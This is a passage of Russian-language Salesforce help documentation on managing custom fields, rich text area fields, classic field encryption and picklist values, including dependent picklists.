- Удаление настраиваемого поля инициирует удаление всех данных журнала поля и прекращение отслеживания изменений.
- Периодически система выполняет фоновый процесс, который позволяет очистить метаданные, связанные с удаленными настраиваемыми полями. Данный процесс влияет на поля «Дата последнего изменения» и «Последнее изменение сделано», используемые в макетах страниц, типах записей и настраиваемых объектах.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых полей:

- «Настройка приложения»



## Управление удаленными настраиваемыми полями

Deleted custom fields and their data are stored until your organization permanently deletes them or 15 days has elapsed, whichever happens first. В течение этого времени удаленные поля и данные могут быть восстановлены. Тем не менее, поле продолжает учитываться максимальным количеством настраиваемых полей, разрешенным в организации.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Удаленные поля»** внизу списка настраиваемых полей и взаимосвязей. Общее количество удаленных настраиваемых полей для данного объекта указано в скобках. Данная ссылка отображается только при наличии удаленного настраиваемого поля.
3. Ниже перечислены действия, доступные в списке удаленных полей.
  - Чтобы просмотреть сведения о поле, щелкните метку нужного поля.
  - Чтобы безвозвратно удалить настраиваемое поле и его данные, щелкните **«Удалить»**.
  - Чтобы восстановить поле и его данные, щелкните **«Восстановить»**. Некоторые атрибуты удаленных полей не могут быть восстановлены автоматически. Чтобы восстановить эти атрибуты вручную, выполните указанные ниже действия.
    - a. Добавьте поле в любые макеты страниц, измененные при удалении настраиваемого поля. Восстановленное поле сохраняется в отчетах и макетах страниц, которые не редактировались.
    - b. При необходимости назначьте полю статус уникального. Система Salesforce автоматически удаляет атрибут уникальности из любого удаленного настраиваемого поля.
    - c. При необходимости назначьте полю статус обязательного. Система Salesforce автоматически удаляет атрибут обязательности из любого удаленного настраиваемого поля.
    - d. Добавьте настраиваемое поле в соответствующие пакеты Force.com AppExchange. Система Salesforce автоматически удаляет удаленные настраиваемые поля из соответствующих пакетов.
    - e. При необходимости преобразуйте любые взаимосвязи «Поиск» во взаимосвязи «Основная—подробная». Система Salesforce преобразует все удаляемые взаимосвязи во взаимосвязи «Поиск». Чтобы преобразовать взаимосвязь «Поиск» во взаимосвязь «Основная—подробная», заполните все соответствующие записи нужными данными.
    - f. **Переопределите любые зависимости полей**, удаленные системой Salesforce при удалении поля.
    - g. Отредактируйте и сохраните любые поля формулы. Сохранение инициирует проверку синтаксиса. При необходимости исправьте найденные ошибки.
    - h. При необходимости настройте функцию отслеживания журнала поля. Если список полей, предназначенных для отслеживания журнала, изменяется во время процесса удаления, то восстановленное поле исключается из отслеживания журнала.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Макеты страниц и поля интересов недоступны в версиях: **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления удаленных настраиваемых полей и взаимосвязей:

- «Настройка приложения»

Для необратимого удаления настраиваемых полей или взаимосвязей:

- «Настройка приложения»

### Примечания по восстановленным настраиваемым полям

- При удалении настраиваемого поля имя разработчика дополняется следующими символами (если удаленное поле еще не содержит имени разработчика): «\_del». Данные символы сохраняются при восстановлении настраиваемого поля.
- Поля формулы восстанавливаются в отключенном состоянии, поэтому могут содержать обновленные данные только после их редактирования и сохранения. Если поле формулы отключено, то формула возвращает значение «#Ошибка!».
- Восстановленные поля отображаются в результатах поиска только через некоторое время после их восстановления. Отображение восстановленного настраиваемого поля и его данных в результатах поиска может занять некоторое время.
- Поля интересов, соотнесенные с полями организаций, контактов или возможностей для преобразования интересов, сохраняют свои соотнесения при восстановлении.
- Поля типа «Автономумерация» сохраняют нумерацию после удаления и содержат правильные значения после восстановления.
- Данные журнала восстанавливаются для удаленного настраиваемого поля.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

### Дополнительные параметры настраиваемых полей

#### Изменение макетов страниц

Чтобы изменить расположение нового настраиваемого поля, измените макет страницы для соответствующей вкладки.

#### Использование типов записей

Если организация использует типы записей, измените значения раскрывающегося списка, доступные для типа записи.

#### Отслеживание журнала настраиваемого поля

Пользователь может выбрать настраиваемые поля для отслеживания в связанном списке «Журнал» настраиваемых и основных стандартных объектов. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Данные журнала не учитываются в ограничениях, заданных для хранилища организации.

#### Использование средства перевода

Если организация использует средство перевода, уведомите переводчиков о необходимости перевода новых полей.

#### Настраиваемые поля действий

Настраиваемые поля действий могут применяться только к задачам, только к событиям или к обоим типам действий. Например, создайте поле «Затраченное время» и добавьте его в макеты страниц событий и задач.


#### Соотнесение настраиваемых полей интересов

Чтобы выбрать настраиваемые поля интересов, которые должны быть соотнесены с настраиваемыми полями организаций, контактов или возможностей во время преобразования интереса, щелкните **«Соотнесение полей интересов»**.

## Советы по использованию поля типа «Область обогащенного текста»

Чтобы изменить внешний вид текста, включая добавление изображений и гиперссылок, воспользуйтесь полями типа «Область обогащенного текста».

Содержимое полей типа «Область обогащенного текста» может быть отформатировано посредством [HTML-редактора Salesforce](#).

 **Прим.:** Обновленный редактор не поддерживается обозревателем Internet Explorer 7 или 8 в режиме совместимости. При использовании данных обозревателей отображается устаревший редактор.

## Советы по внедрению

- Чтобы определить размер окна редактора для поля обогащенного текста, измените свойство «Количество отображаемых строк» при настройке поля.
- При просмотре или печати содержимого система Salesforce сохраняет отформатированную HTML-версию в полях типа «Область обогащенного текста».
- Поиски содержимого, полям которого назначается тип «Область обогащенного текста», пропускают изображения и теги.
- Удаление поля типа «Область обогащенного текста» инициирует его перемещение в раздел «Удаленные поля» страницы сведений о настраиваемом объекте или типе статьи Salesforce Knowledge.
- Поля типа «Область обогащенного текста» могут быть преобразованы только в поля типа «Область подробного текста». Все изображения удаляются при следующем сохранении поля типа «Область подробного текста». Преобразованное поле типа «Область подробного текста» использует скрытую разметку, которая удаляется из записи только после ее сохранения. При необходимости разметка может быть восстановлена.
- JavaScript или CSS обрабатывается как текст. Например, если идея создается посредством API, то любой код JavaScript или CSS удаляется без предупреждения. Система Salesforce поддерживает ограниченное количество разрешенных HTML-тегов.
- Если формула содержит поле типа «Область обогащенного текста», то HTML-теги исключаются перед выполнением формулы.
- Поля области обогащенного текста можно фильтровать. Они служат источником сводки в отчетах, однако теги HTML и особое форматирование не включаются в результаты поиска. Например выражение `<b>какой-то</b> <i>текст</i>` получает вид «какой-то текст», а не `<b>какой-то</b> <i>текст</i>` или **какой-то текст**.
- Текстовая часть поля типа «Область обогащенного текста» учитывается хранилищем данных как объект, содержащий поле.
- Текст может быть скопирован из внешних источников (например, Microsoft® Word), но его форматирование может быть потеряно.

## Изображения в полях типа «Область обогащенного текста»

- Максимальный размер изображения для загрузки в поле типа «Область обогащенного текста» составляет 1 Мб. Поддерживаемые типы файлов: `.gif`, `.jpg` и `.png`.
- Чтобы загрузить большое количество изображений, воспользуйтесь интерфейсом API 20.0 или более поздней версии. Дополнительную информацию см. в [Force.com SOAP API Developer's Guide](#).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»



**Прим.:** При загрузке изображений посредством интерфейса API атрибут `alt` заполняется только в отдельных случаях.

- Изображения, загруженные посредством поля типа «Область обогащенного текста», извлекаются при выполнении еженедельного экспорта организации и добавляются в экспортированные данные.
- Изображения в полях типа «Область обогащенного текста» учитываются хранилищем файлов как объект, содержащий поле.
- Гиперссылка на изображение не может быть добавлена.

СМ. ТАКЖЕ:

[Создание настраиваемых полей](#)

## Ограничения для поля «Область обогащенного текста»

Помните о следующих ограничениях при работе с полями обогащенного текста.

- Система Salesforce поддерживает не более 131 072 символов для каждого поля типа «Область обогащенного текста», включая HTML-теги. При необходимости данному типу поля может быть задана минимальная длина.
- Объект может содержать неограниченное количество полей типа «Область обогащенного текста» и «Область подробного текста», несмотря на применение ограничения версии по общему количеству настраиваемых полей, доступному для объекта, независимо от типа поля. Каждый объект может содержать не более 1,6 миллиона символов во всех полях типа «Область подробного текста» и «Область обогащенного текста». При создании поля типа «Область подробного текста» или «Область обогащенного текста» рекомендуем задать максимальную длину вводимого текста. По умолчанию данные поля могут содержать не более 32 768 символов (32 Кб). Максимальная длина данных полей может составлять 131 072 символа (128 Кб). Минимальная длина составляет 256 символов.
- Специальные символы (например, маркеры или кавычки) не могут быть вставлены в поле типа «Область обогащенного текста» из другого приложения. Введите или вставьте обычный текст и воспользуйтесь редактором обогащенного текста для его форматирования.
- Некоторые функции области обогащенного текста не могут быть выключены. Например, некоторые поля не позволяют отменять поддержку гиперссылок или изображений.
- HTML-код не поддерживается [HTML-редактором Salesforce](#). HTML-код обрабатывается как текст.
- Поля типа «Область обогащенного текста» недоступны на порталах самообслуживания.
- Поля типа «Область обогащенного текста» не поддерживаются внешними объектами.
- Фильтр отчета с оператором «содержит» поддерживает только первые 254 символа области подробного или обогащенного текста.
- В отчете отображаются только первые 254 символа области подробного или обогащенного текста. Текст отображается полностью после загрузки отчета.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## Классическое шифрование для настраиваемых полей

Система Salesforce позволяет ограничивать просмотр настраиваемых текстовых полей другими пользователями. Просмотр данных из зашифрованных настраиваемых текстовых полей доступен только при наличии полномочия «Просмотр зашифрованных данных».

 **Прим.:** Данные сведения относятся только к функции классического шифрования и не относятся к функции шифрования платформы. Дополнительную информацию см. в интерактивной справке Salesforce.

Прежде чем начать работу, просмотрите перечисленные ниже примечания, ограничения и рекомендации.

### Примечания по внедрению

- Зашифрованные поля используют основные ключи длиной 128 бит и алгоритм AES (расширенный стандарт шифрования). Основной ключ шифрования может быть заархивирован, удален или импортирован. Чтобы включить функцию управления основными ключами шифрования, обратитесь в компанию Salesforce.
- Зашифрованные поля могут использоваться в шаблонах эл. почты, но их значения всегда скрыты, независимо от наличия полномочия «Просмотр зашифрованных данных».
- При создании зашифрованных настраиваемых полей убедитесь, что организация использует параметр «Требовать безопасные подключения (HTTPS)».
- При наличии полномочия «Просмотр зашифрованных данных» и предоставлении другому пользователю полномочий входа пользователь может просматривать зашифрованные поля в виде обычного текста.
- Значение зашифрованного поля копируемой записи может быть клонировано только при наличии полномочия «Просмотр зашифрованных данных».
- Зашифрованные поля отображаются на страницах Visualforce только посредством компонента `<apex:outputField>`.

### Ограничения

#### Зашифрованные текстовые поля...

- не могут быть уникальными, содержать внешний код или стандартные значения.
- интересов недоступны для соотнесения с другими объектами.
- могут содержать не более 175 символов ввиду применения алгоритма шифрования.
- недоступны для использования в фильтрах (например, фильтры списковых представлений, отчетов, полей сводного резюмирования и правил).
- не могут использоваться для определения критериев отчетов, но могут быть добавлены в результаты отчетов.
- недоступны для поиска, но могут быть добавлены в результаты поиска.
- недоступны для: Salesforce Classic Mobile, Connect Offline, Salesforce for Outlook, преобразование интересов, критерии или формулы бизнес-правил, поля формулы, исходящие сообщения, значения по умолчанию и формы Web-to-Lead и Web-to-Case.

### Рекомендации

- Зашифрованные поля доступны для редактирования, независимо от наличия полномочия «Просмотр зашифрованных данных». Чтобы предотвратить редактирование зашифрованных полей, рекомендуем использовать правила проверки, параметры безопасности полей или параметры макета страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**


- Значения зашифрованных полей могут быть проверены посредством правил проверки или Apex. Система поддерживает оба способа, независимо от наличия полномочия «Просмотр зашифрованных данных».
- Данные зашифрованных полей могут не всегда маскироваться журналом отладки. Данные зашифрованных полей маскируются при отправке запроса Apex веб-службой Apex, триггером, бизнес-правилом, встроенной страницей Visualforce (страница, встроенная в макет страницы) или шаблоном эл. почты Visualforce. В других случаях данные зашифрованных полей не маскируются журналом отладки (например, при выполнении Apex на консоли разработчика).
- Текущие настраиваемые поля не могут быть преобразованы в зашифрованные, а зашифрованные поля не могут быть преобразованы в другой тип данных. Чтобы зашифровать значения текущего (незашифрованного) поля, выполните экспорт данных, создайте зашифрованное настраиваемое поле для хранения данных и выполните импорт этих данных в новое зашифрованное поле.
- Поле «Тип маски» не является маской ввода, гарантирующей соответствие данных полю «Тип маски». Чтобы гарантировать соответствие введенных данных выбранному типу маски, воспользуйтесь правилами проверки.
- Рекомендуем использовать зашифрованные настраиваемые поля только для соблюдения нормативных актов, так как данные поля требуют дополнительной обработки и могут быть недоступны для поиска.

СМ. ТАКЖЕ:

[Создание настраиваемых полей](#)

## Добавление или редактирование значений раскрывающегося списка

Добавляйте или редактируйте значения в раскрывающемся списке клиента на странице полей объекта.

1. Откройте страницу, содержащую поля нужного объекта.
  - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «*Статусы проверки*» в поле «Быстрый поиск», затем выберите **Статусы проверки**.
2. Щелкните имя нужного поля раскрывающегося списка в связанном списке «Настраиваемые поля и взаимосвязи».
3. Щелкните ссылку «**Правка**» напротив нужного значения в разделе «Значения раскрывающегося списка».
4. Измените имя значения и при необходимости сделайте значение стандартным для основного раскрывающегося списка.
5. Назначьте цвет для использования в диаграммах. Для этого нажмите кнопку  и укажите способ выбора цвета для значений.
  - **«Назначать всем значениям фиксированные цвета»:** каждому значению назначается фиксированный цвет из стандартного набора цветов диаграммы. Столбец «Цвета диаграммы» отображает назначенные значения. Например, значение «Закрыто/нереализовано» может всегда отображаться красным цветом в диаграммах, сгруппированных по этапу возможности, если данному значению раскрывающегося списка назначен красный цвет.
  - **«Назначать цвета динамически»:** цвета назначаются при создании диаграммы. Например, некоторым значениям раскрывающегося списка могут быть вручную назначены фиксированные цвета в диаграммах, тогда как остальным — статус «Назначено динамически».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения  
раскрывающихся списков:

- «Настройка приложения»


 **Прим.:** Цвета диаграммы недоступны для раскрывающихся списков со множественным выбором и раскрывающихся списков валют, а также для раскрывающихся списков «Тема задачи», «Тема события», «Статус проверки базы знаний» и «Конкурент возможности».

 **Совет:**

- При использовании типов записей изменение стандартного значения основного раскрывающегося списка не влияет на стандартное значение раскрывающегося списка для типа записи.
- При использовании сообщества «Идеи» выбор стандартного значения раскрывающегося списка «Категории» или «Статус» не влияет на стандартное значение на страницах сообщества «Идеи».
- При изменении метки для значения раскрывающегося списка, используемого в качестве критерия фильтрации, значение раскрывающегося списка автоматически удаляется из критериев фильтрации. Например, если отчет содержит фильтр «*"Источник интереса" равно "Эл. почта" или "Web"*», а пользователь меняет значение раскрывающегося списка с «Web» на «Referral», то фильтр отчета будет изменен на «*"Источник интереса" равно "Эл. почта"*». Измененное значение раскрывающегося списка, являющееся единственным значением, заданным для отдельного фильтра, будет отображаться в фильтрах вместе с ошибкой.

6. Чтобы открыть список значений, предназначенный для печати, нажмите кнопку **«Версия для печати»**.

7. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Если организация использует средство перевода, уведомите переводчиков о том, что изменение значений раскрывающегося списка может повлиять на актуальность переводов.

СМ. ТАКЖЕ:

[Удаление значения раскрывающегося списка](#)

Удаление значения раскрывающегося списка

Удалите или замените значения настраиваемого раскрывающегося списка, чтобы обновить записи, содержащие поля раскрывающегося списка.


1. Откройте страницу, содержащую поля нужного объекта.

- Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «*Статусы проверки*» в поле «Быстрый поиск», затем выберите **Статусы проверки**.


2. Щелкните имя нужного поля раскрывающегося списка в связанном списке «**Настраиваемые поля и взаимосвязи**».

3. Прокрутите страницу вниз до связанного списка «**Значения раскрывающегося списка**».

4. Чтобы удалить значение из раскрывающегося списка, нажмите на **«Удалить»** рядом с именем значения.

 **Прим.:** Некоторые **специальные раскрывающиеся списки**, такие как возможности «Этап», «Приоритет задачи», «Статус задачи», «Статус интересующегося клиента» и «Статус обращения», могут предлагать сопоставление удаленного значения с другим текущим значением во всех записях организации. Пользователи могут соотносить значения или оставлять текущие данные без изменения.

5. Чтобы **изменить значения полей раскрывающегося списка** в существующих записях, нажмите на **«Заменить»**.

 **Прим.:** При выборе **«Ни одного»** в качестве нового значения оригинальное значение сохраняется в некоторых записях, которые содержат поле этого раскрывающегося списка. (Данные не утеряны для существующих записей).

6. Чтобы **изменить порядок отображения значений раскрывающегося списка**, нажмите на **«Изменить порядок»**.



Если организации используют типы записей, то некоторые или все значения основного раскрывающегося списка могут быть добавлены в разные типы записей с целью создания подмножества значений, отображаемого пользователям на основе профиля.

СМ. ТАКЖЕ:

[Добавление или редактирование значений раскрывающегося списка](#)

### Раскрывающиеся списки с дополнительными сведениями

Ниже перечислены стандартные поля типа «Раскрывающийся список», которые содержат дополнительные сведения, доступные для редактирования.

| Раскрывающийся список            | Описание   |
|----------------------------------|--|
| Роль партнера (для организаций)  | <p>Роли партнеров организации (например, Consultant или Supplier). Данные параметры доступны после добавления организации в связанный список организации или возможности «Партнеры».</p> <p>Для редактирования введите строку «<i>Роли партнеров</i>» в поле «Быстрый поиск» в меню «Настройка», затем выберите <b>«Роли партнеров»</b>.</p> <p>Введите имя роли партнера в столбце «Роль». Введите соответствующую обратную роль партнера в столбце «Обратная роль». Назначение роли партнера для организации создает обратные отношения партнеров, поэтому обе организации являются друг другу партнерами.</p> <p>Каждое значение роли или обратной роли может содержать не более 40 символов.</p> |
| Приоритет (для обращений)        | <p>Срочность обращения (например, Low или High).</p> <p>Удаляемое значение может быть соотнесено с другим текущим значением во всех обращениях организации.</p> <p>Каждое значение раскрывающегося списка может содержать не более 40 символов.</p>  |
| Статус (для участников кампании) | <p>Статус участника кампании (например, «Отправлено» или «Отвечено»).</p> <p>Удаляемое значение статуса может быть соотнесено с другим текущим значением. Новое значение автоматически добавляется в качестве статуса участника для кампаний, содержащих удаленное значение.</p> <p>При удалении стандартного статуса участника кампании новое значение используется в качестве стандартного статуса для соответствующей кампании.</p>   |



| Раскрывающийся список            | Описание  |
|----------------------------------|---|
| Статус (для обращений)           | <p>Статус обращения (например, New или On Hold).</p> <p>Удаляемое значение может быть соотнесено с другим текущим значением во всех обращениях организации.</p> <p>Каждое значение раскрывающегося списка может содержать не более 40 символов.</p>   |
| Статус (для контрактов)          | <p>Статус контракта в бизнес-процессе контракта.</p> <p>Раскрывающийся список может быть дополнен значениями, которым может быть назначена одна из категорий (например, «Черновик», «В процессе утверждения» или «Активировано»). Затем данные категории могут использоваться для сортировки контрактов в отчетах и представлениях.</p>   |
| Роль контакта (для контрактов)   | <p>Роль контакта для контракта (например, Business User или Decision Maker). Данные параметры доступны после добавления контакта в связанный список контракта «Роли контакта».</p> <p>Для редактирования введите строку «Роли контактов» в поле «Быстрый поиск» в меню «Настройка», затем выберите <b>«Роли контактов в контрактах»</b>.</p> <p>Каждое значение раскрывающегося списка может содержать не более 40 символов.</p>  |
| Статус интереса (для интересов)  | <p>Статус интереса (например, Open или Qualified).</p> <p>Выберите одно значение в качестве стандартного статуса, который должен назначаться всем новым интересам, созданным вручную, посредством мастера импорта или веб-сайта. Выберите как минимум одно значение в качестве преобразованного статуса, который должен назначаться преобразованным интересам. Перспективному интересу, который преобразуется в организацию, контакт или возможность, может быть назначен один из статусов «Преобразовано». Интересы со статусом «Преобразовано» недоступны на вкладке «Интересы», но могут быть добавлены в отчеты.</p> <p>Удаляемое значение может быть соотнесено с другим текущим значением во всех интересах организации.</p> <p>Каждое значение может содержать не более 20 символов.</p> |
| Роль контакта (для возможностей) | <p>Роль контакта для возможности (например, Business User или Decision Maker). Данные параметры доступны после добавления контакта в связанный список возможности «Роли контакта».</p>  |

**Раскрывающийся список**

**Описание**

Для редактирования введите строку «Роли контактов» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли контактов в возможностях»**.

Каждое значение раскрывающегося списка может содержать не более 40 символов.

Этап (для возможностей)

Этапы процесса продажи (например, Prospect или Proposal). Данный раскрывающийся список также влияет на поля возможности «Тип» и «Категория прогноза». Кроме того, изменение поля «Тип» или «Категория прогноза» для значения раскрывающегося списка «Этап» инициирует обновление всех возможностей, содержащих данное значение этапа.

Для редактирования перейдите к разделу «Поля» в параметрах управления возможностями и щелкните кнопку **«Редактировать»** рядом со строкой «Этап».

Чтобы деактивировать этап, щелкните ссылку **«Удал.»** напротив нужного этапа. Рекомендуем не заменять этап другим текущим значением на странице сопоставления. Просто нажмите кнопку **«Сохранить»**. Теперь этап отображается в связанном списке «Значения раскрывающегося списка "Неактивный этап"». Этап больше недоступен для использования, но может отображаться в устаревших возможностях.

Статус (для решений)

Статус решения (например, Draft или Reviewed). Пометьте как минимум одно значение как Reviewed. Если решения используются для обработки обращений, то пользователи могут определять решения, которые уже согласованы или еще не согласованы. Каждое значение раскрывающегося списка может содержать не более 40 символов.

Приоритет (для задач)

Важность задачи (например, High, Normal или Low). Выберите одно значение в качестве стандартного приоритета для всех новых задач и одно значение в качестве высшего приоритета.

Удаляемое значение может быть сопоставлено с другим текущим значением во всех задачах организации.

Каждое значение раскрывающегося списка может содержать не более 20 символов.

Статус (для задач)

Статус задачи (например, Not Started или Completed). Выберите как минимум одно значение в качестве статуса «Закрыто» и одно значение в качестве статуса «По умолчанию» для всех новых задач.

## Раскрывающийся список

## Описание

Удаляемое значение может быть соотнесено с другим текущим значением во всех задачах организации.

Каждое значение раскрывающегося списка может содержать не более 40 символов.


Тип задачи (для задач)

Значение «Отправить сообщение эл. почты по умолчанию» определяет стандартный тип задачи, назначаемый при отправке задачей сообщения эл. почты или пакетной электронной рассылки и создании задач посредством входящего сообщения эл. почты (например, Email to Salesforce). Значение «По умолчанию» определяет стандартное значение раскрывающегося списка при создании задач.


Для редактирования перейдите к разделу «Поля» в параметрах управления возможностями и щелкните кнопку **«Редактировать»** рядом со значением раскрывающегося списка, которое требуется установить в качестве значения по умолчанию.

### Замена значений раскрывающегося списка

Если деятельность вашего предприятия должна измениться, соответственно измените значения раскрывающегося списка. Предположим, раскрывающийся список «Статус» содержит пять значений: «Открыто», «Выполняется», «Закрото: красный», «Закрото: желтый» и «Закрото: зеленый». А вам требуется только три значения: «Открыто», «Выполняется» и «Закрото». Замените значения «Закрото: красный», «Закрото: желтый» и «Закрото: зеленый» новым значением: «Закрото». При глобальной замене значение поля меняется во всех существующих записях.

 **Важное замечание:** Если вы замените родительское значение в управляющем раскрывающемся списке, то зависимость раскрывающегося списка от этого значения будет потеряна. После замены родительского значения **заново создайте зависимость**, используя новое родительское значение.

1. При необходимости добавьте новое значение на странице редактирования раскрывающегося списка. См. раздел [Добавление или изменение значений раскрывающегося списка](#).
2. Откройте область полей соответствующего объекта.
  - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «*Статусы проверки*» в поле «Быстрый поиск», затем выберите **Статусы проверки**.
3. Щелкните ссылку **«Заменить»** напротив нужного раскрывающегося списка.
4. Введите значение, которое должно быть изменено, и выберите новое значение.

 **Прим.:** Замена текущего значения раскрывающегося списка инициирует изменение даты и времени, указанных в поле записи «Изменено».

### ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для замены значений раскрывающихся списков:

- «Настройка приложения»

5. Чтобы применить новое значение ко всем записям, содержащим пустое поле, выберите «Заменить все пустые значения».
  6. Чтобы обновить все экземпляры значения в записях организации, щелкните **«Заменить»**. Экземпляры, перемещенные в корзину, также обновляются. Ваше задание на замену будет поставлено в очередь. Чтобы увидеть статус задания, в разделе настройки введите «Фоновые задания» в поле «Быстрый поиск», затем выберите **«Фоновые задания»**. Уведомление о выполнении задания будет отправлено по электронной почте.
-  **Прим.:** Замена значения в раскрывающемся списке возможностей «Этап» инициирует обновление значений в полях «Вероятность», «Категория прогноза» и «Ожидаемый доход».


СМ. ТАКЖЕ:

[Создание глобального раскрывающегося списка \(пробная версия\)](#)

Сортировка раскрывающихся списков

1. Перейдите на страницу «Поля» посредством параметров управления для объекта поля раскрывающегося списка.

 **Прим.:**

- Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.
  - Стандартные поля задач доступны в разделе параметров управления объектами для задач. Стандартные поля событий доступны в разделе параметров управления объектами для событий.
  - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «Статусы проверки» в поле «Быстрый поиск», затем выберите **Статусы проверки**.
2. Щелкните ссылку **«Правка»** напротив нужного раскрывающегося списка.
  3. Нажмите кнопку **«Изменить порядок»**.
  4. Чтобы определить порядок отображения поля, воспользуйтесь стрелками.
  5. При необходимости выберите значение по умолчанию.
  6. Чтобы упорядочить записи по алфавиту на страницах редактирования, установите соответствующий флажок. Записи всегда отображаются в алфавитном порядке, независимо от языка пользователя.
  7. Сохраните внесенные изменения.
-  **Прим.:** Раскрывающиеся списки и раскрывающиеся списки со множественным выбором могут содержать неактивные значения на страницах просмотра и редактирования записей. Данные неактивные значения отображаются последними, кроме случаев применения сортировки по алфавиту. В этом случае все значения отображаются в алфавитном порядке.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для сортировки  
раскрывающихся списков:

- «Настройка приложения»


## Определение зависимых раскрывающихся списков

Чтобы определить зависимый раскрывающийся список, выполните указанные ниже действия.


1. В разделе настроек управления для объекта, к которому вы хотите добавить поле, перейдите в раздел «Поля».

 **Прим.:** Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.

2. Нажмите кнопку **«Зависимости полей»**.
3. Нажмите кнопку **«Создать»**.
4. Выберите управляющее и зависимое поля.

 **Прим.:** Некоторые поля флажков и раскрывающихся списков не могут быть доступны в качестве управляющих полей.

5. Нажмите кнопку **«Продолжить»**.
6. Чтобы выбрать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля, воспользуйтесь [матрицей зависимостей полей](#).
7. Чтобы протестировать выбранные значения, щелкните **«Предварительный просмотр»**. Если организация использует типы записей, выберите тип записи для определения его влияния на значения управляющих и зависимых раскрывающихся списков. Тип записи определяет значения, доступные в управляющем поле. Тип записи и управляющее поле определяют значения, доступные в зависимом раскрывающемся списке. Например, зависимое значение доступно только в том случае, если оно доступно в выбранном типе записи и выбранном управляющем значении.

 **Прим.:** Параметр «Фильтровать по типу записи» не отображается при предварительном просмотре настраиваемых полей действий.

8. Нажмите кнопку **«Сохранить»**.
9. Если организация использует типы записей, убедитесь, что значения управляющего и зависимого раскрывающихся списков доступны в соответствующих типах записей.

СМ. ТАКЖЕ:

[Рекомендации по зависимым раскрывающимся спискам](#)

[Изменение раскрывающихся списков](#)

[Удаление зависимостей раскрывающегося списка](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Стандартные объекты  
недоступны в версии  
**Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения зависимых  
раскрывающихся списков:

- «Настройка приложения»

## Зависимые раскрывающиеся списки

Зависимые раскрывающиеся списки позволяют пользователям указывать точные и непротиворечивые данные. *Зависимый раскрывающийся список* — это настраиваемый или многовариантный раскрывающийся список, допустимые значения которого определяются значением другого поля, которое называется *управляющим*. Управляющим полем может быть любой раскрывающийся список, содержащий не менее одного, но не более 300 значений, или поле типа «Кнопка-флажок» той же записи.

Например, определите настраиваемый раскрывающийся список возможностей «Причина» и настройте зависимость доступных значений от значения раскрывающегося списка «Этап».

- Если полю «Этап» задается значение *«Закрыто и реализовано»*, то поле «Причина» может содержать следующие доступные значения: «Лучшие функции» или «Низкая цена».
- Если полю «Этап» задается значение *«Закрыто и не реализовано»*, то поле «Причина» может содержать следующие доступные значения: «Худшие функции», «Высокая цена» или «Рентабельность компании».

СМ. ТАКЖЕ:

[Определение зависимых раскрывающихся списков](#)

[Рекомендации по зависимым раскрывающимся спискам](#)

## Использование матрицы зависимости полей

Матрица зависимости полей позволяет выбирать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля. Верхняя строка матрицы содержит значения управляющего поля, а столбцы содержат значения зависимого поля.

Рекомендуем использовать данную матрицу для включения или исключения значений. Включенные значения доступны в зависимом раскрывающемся списке при выборе значения управляющего поля. Исключенные значения недоступны в зависимом раскрывающемся списке для выбранного значения управляющего поля.

Чтобы включить или исключить значения, выполните указанные ниже действия.

- Чтобы включить значения, дважды щелкните нужные значения. Включенные значения отображаются выделенными. Чтобы исключить значения, дважды щелкните нужные выделенные значения.
- Чтобы выбрать диапазон смежных значений, выделите нужное значение, нажмите клавишу Shift и щелкните другое значение. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.
- Чтобы выбрать разные значения, выделите нужное значение, нажмите клавишу CTRL и щелкните другие значения. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.
